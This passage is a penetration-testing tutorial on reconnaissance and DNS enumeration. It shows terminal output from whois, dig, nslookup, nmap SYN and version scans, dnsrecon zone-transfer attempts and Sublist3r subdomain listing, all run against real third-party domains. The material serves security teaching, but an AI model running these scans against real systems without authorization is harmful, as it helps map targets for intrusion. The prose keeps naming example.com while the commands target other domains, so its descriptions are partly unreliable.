; EDNS: version: 0, flags:; MBZ: 0×0005, udp: 512
;; QUESTION SECTION:
;johnbryce.co.il.               IN      A

;; ANSWER SECTION:
johnbryce.co.il.        5       IN      A       185.60.170.37

;; Query time: 123 msec
;; SERVER: 192.168.119.2#53(192.168.119.2) (UDP)
;; WHEN: Sat Feb 10 08:22:42 EST 2024
;; MSG SIZE  rcvd: 60
```

This command fetches all available DNS records, for **example.com**, providing insights into the mail servers, subdomains, and IP addresses associated with the domain.

Example: Using **nslookup** to Find Name Servers

nslookup -type=ns example.com




```
┌──(root㉿kali)-[~]
└─# nslookup -type=ns johnbryce.co.il
Server:         192.168.119.2
Address:        192.168.119.2#53

Non-authoritative answer:
johnbryce.co.il nameserver = dnsprime.netvision.net.il.
johnbryce.co.il nameserver = dns2.netvision.net.il.
johnbryce.co.il nameserver = nypop.netvision.net.il.
johnbryce.co.il nameserver = dns2-adc.netvision.net.il.
johnbryce.co.il nameserver = dns1-adc.netvision.net.il.
johnbryce.co.il nameserver = eupop.netvision.net.il.
johnbryce.co.il nameserver = dns.netvision.net.il.
```

This command lists the name servers for **example.com**, which can reveal information about the domain's DNS infrastructure.

2.2 WHOIS Lookup

WHOIS queries provide registrant information, including contact details and domain registration dates.

Example: WHOIS Query



```
┌──(root㉿kali)-[~]
└─# whois johnbryce.co.il

% The data in the WHOIS database of the .il registry is provided
% by ISOC-IL for information purposes, and to assist persons in
% obtaining information about or related to a domain name
% registration record. ISOC-IL does not guarantee its accuracy.
% By submitting a WHOIS query, you agree that you will use this
% Data only for lawful purposes and that, under no circumstances
% will you use this Data to: (1) allow, enable, or otherwise
% support the transmission of mass unsolicited, commercial
% advertising or solicitations via e-mail (spam);
% or  (2) enable high volume, automated, electronic processes that
% apply to ISOC-IL (or its systems).
% ISOC-IL reserves the right to modify these terms at any time.
% By submitting this query, you agree to abide by this policy.

query:        johnbryce.co.il

reg-name:     johnbryce
domain:       johnbryce.co.il

descr:        JohnBryce Training LTD
descr:        29 Homa Umigdal St.
descr:        Tel Aviv
descr:        6777129
```

This command returns the registration details of **example.com**, offering clues about the domain's ownership and potentially sensitive contact information.


3. Active Reconnaissance

Active reconnaissance involves direct interaction with the target network. While this approach is more intrusive and carries a higher risk of detection, it yields more detailed and actionable information.

3.1 Port Scanning with Nmap

Nmap is a versatile tool for network exploration and security auditing, capable of identifying open ports, running services, and operating system versions.


Example: Basic Nmap Scan



```
┌──(root㉿kali)-[~]
└─# nmap -sS -T4 johnbryce.co.il
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 08:45 EST
Nmap scan report for johnbryce.co.il (185.60.170.37)
Host is up (0.0010s latency).
rDNS record for 185.60.170.37: prod-host.tempdomain.co.il
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
25/tcp  open  smtp
465/tcp open  smtps

Nmap done: 1 IP address (1 host up) scanned in 89.72 seconds
```

This command performs a SYN scan (**-sS**) of **example.com**, using a faster timing template (**-T4**) to speed up the scan.

Example: Nmap Service and Version Detection



```
┌──(root㉿kali)-[~]
└─# nmap -sV -p 22,80,443 johnbryce.co.il
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 08:49 EST
Nmap scan report for johnbryce.co.il (185.60.170.37)
Host is up (0.0033s latency).
rDNS record for 185.60.170.37: prod-host.tempdomain.co.il

PORT    STATE    SERVICE  VERSION
22/tcp  filtered ssh
80/tcp  open     http     nginx
443/tcp open     ssl/http nginx

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 13.92 seconds
```

nmap -sV -p 22,80,443 example.com

This command detects services and versions on ports 22 (SSH), 80 (HTTP), and 443 (HTTPS) of **example.com**.

DNS Enumeration in Penetration Testing

Introduction

DNS (Domain Name System) enumeration is a critical process in penetration testing that involves gathering detailed information about a target's DNS infrastructure. It aims to uncover DNS servers, record information, and associated services to identify potential attack vectors.

1. Understanding DNS Enumeration

DNS enumeration allows penetration testers to discover publicly available information about a target's DNS infrastructure, including details about domain names, subdomains, and IP addresses. This information can reveal network topology, server names, and other critical data that could be leveraged in subsequent phases of a penetration test.

2. DNS Record Types

Before diving into enumeration techniques, it's important to understand the common DNS record types:


- **A Record**: Maps a domain to an IPv4 address.
- **AAAA Record**: Maps a domain to an IPv6 address.
- **CNAME Record**: Alias of one domain to another.
- **MX Record**: Specifies mail exchange servers for a domain.
- **NS Record**: Delegates a DNS zone to use specific name servers.
- **PTR Record**: Maps an IP address to a domain name (reverse DNS lookup).
- **TXT Record**: Holds free-form text information, often used for SPF records and domain verification.

3. Basic DNS Enumeration

3.1 Using dig

dig is a versatile command-line tool for querying DNS name servers. It's useful for fetching a domain's DNS records and diagnosing potential DNS issues.


Example: Fetching A Records



```
┌──(root㉿kali)-[~]
└─# dig cnn.com A +noall +answer
cnn.com.                5       IN      A       151.101.131.5
cnn.com.                5       IN      A       151.101.3.5
cnn.com.                5       IN      A       151.101.67.5
cnn.com.                5       IN      A       151.101.195.5
```

This command retrieves the A records, for **example.com**, displaying IP addresses associated with the domain.

Example: Querying Specific DNS Server




```
┌──(root㉿kali)-[~]
└─# dig @8.8.8.8 example.com NS +noall +answer
example.com.            9052    IN      NS      a.iana-servers.net.
example.com.            9052    IN      NS      b.iana-servers.net.
```

This queries Google's DNS server (**8.8.8.8**) for the NS records of **example.com**.

3.2 Using nslookup

nslookup is a program for querying Internet domain name servers. It's available on many operating systems and provides essential DNS query functions.

Example: Default DNS Record Query




```
┌──(root㉿kali)-[~]
└─# nslookup cnn.com
Server:         192.168.119.2
Address:        192.168.119.2#53

Non-authoritative answer:
Name:   cnn.com
Address: 151.101.67.5
Name:   cnn.com
Address: 151.101.3.5
Name:   cnn.com
Address: 151.101.131.5
Name:   cnn.com
Address: 151.101.195.5
Name:   cnn.com
```

This command queries the default DNS server for records related to **example.com**.

Example: Set Type to MX

nslookup -query=MX example.com



```
┌──(root㉿kali)-[~]
└─# nslookup -query=MX cnn.com
Server:         192.168.119.2
Address:        192.168.119.2#53

Non-authoritative answer:
cnn.com mail exchanger = 10 mxa-00241e02.gslb.pphosted.com.
cnn.com mail exchanger = 10 mxb-00241e02.gslb.pphosted.com.
```

This retrieves the MX records, for **example.com**, showing the mail servers configured for the domain.

4. Advanced DNS Enumeration


4.1 Zone Transfers

A zone transfer is a process where a DNS server passes a copy of its zone file to another DNS server. If misconfigured, it can be a significant vulnerability, as it exposes all the DNS records.

4.2 DNSRecon

DNSRecon is a powerful Python script for DNS enumeration. It provides extensive features for DNS queries, standard record enumeration, and more.


Example: Standard Enumeration



```
┌──(root㉿kali)-[~]
└─# dnsrecon -d cnn.com -t std
[*] std: Performing General Enumeration against: cnn.com...
[-] DNSSEC is not configured for cnn.com
[*]      SOA ns-47.awsdns-05.com 205.251.192.47
[*]      SOA ns-47.awsdns-05.com 2600:9000:5300:2f00::1
[*]      NS ns-1086.awsdns-07.org 205.251.196.62
[*]      NS ns-1086.awsdns-07.org 2600:9000:5304:3e00::1
[*]      NS ns-1630.awsdns-11.co.uk 205.251.198.94
[*]      NS ns-1630.awsdns-11.co.uk 2600:9000:5306:5e00::1
[*]      NS ns-47.awsdns-05.com 205.251.192.47
[*]      NS ns-47.awsdns-05.com 2600:9000:5300:2f00::1
[*]      NS ns-576.awsdns-08.net 205.251.194.64
[*]      NS ns-576.awsdns-08.net 2600:9000:5302:4000::1
[*]      MX mxa-00241e02.gslb.pphosted.com 205.220.160.51
[*]      AAAA cnn.com 2a04:4e42:600::773
[*]      AAAA cnn.com 2a04:4e42:200::773
[*]      AAAA cnn.com 2a04:4e42:800::773
[*]      AAAA cnn.com 2a04:4e42:a00::773
[*]      AAAA cnn.com 2a04:4e42:e00::773
[*]      AAAA cnn.com 2a04:4e42:c00::773
```

This performs standard record enumeration for **example.com**, including SOA, NS, A, AAAA, MX, and SRV records.

Example: Zone Transfer with DNSRecon



```
┌──(root㉿kali)-[~]
└─# dnsrecon -d cnn.com -t axfr
[*] Checking for Zone Transfer for cnn.com name servers
[*] Resolving SOA Record
[+]      SOA ns-47.awsdns-05.com 205.251.192.47
[*] Resolving NS Records
[*] NS Servers found:
[+]      NS ns-1086.awsdns-07.org 205.251.196.62
[+]      NS ns-1630.awsdns-11.co.uk 205.251.198.94
[+]      NS ns-1630.awsdns-11.co.uk 2600:9000:5306:5e00::1
[+]      NS ns-47.awsdns-05.com 205.251.192.47
[+]      NS ns-47.awsdns-05.com 2600:9000:5300:2f00::1
[+]      NS ns-576.awsdns-08.net 205.251.194.64
[+]      NS ns-576.awsdns-08.net 2600:9000:5302:4000::1
[*] Removing any duplicate NS server IP Addresses...
```


This attempts a zone transfer, for **example.com**, similar to the **dig** example but utilizing DNSRecon's capabilities.

5. Subdomain Enumeration

Discovering subdomains is a critical part of DNS enumeration, as it can reveal hidden areas of a target's infrastructure.

Sublist3r is a Python tool designed to enumerate subdomains of websites using OSINT. It aggregates results from multiple search engines and services.

Example: Enumerating Subdomains




```
└─# sublist3r -d cnn.com

                 ____        _     _ _     _   _____
                / ___| _   _| |__ | (_)___| |_|___ / _ __
                \___ \| | | | '_ \| | / __| __| |_ \| '__|
                 ___) | |_| | |_) | | \__ \ |_ ___) | |
                |____/ \__,_|_.__/|_|_|___/\__|____/|_|

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for cnn.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 443
www.cnn.com
account.cnn.com
agility.cnn.com
www.agility.cnn.com
alerts.cnn.com
dev.alerts.cnn.com
www.dev.alerts.cnn.com
```

This command runs **Sublist3r** against **example.com**, listing identified subdomains.

DnsDumpster

Before diving into tools, show DNS enumeration by using the dnsdumpster.com website. This website automatically conducts and gathers records on hosts.



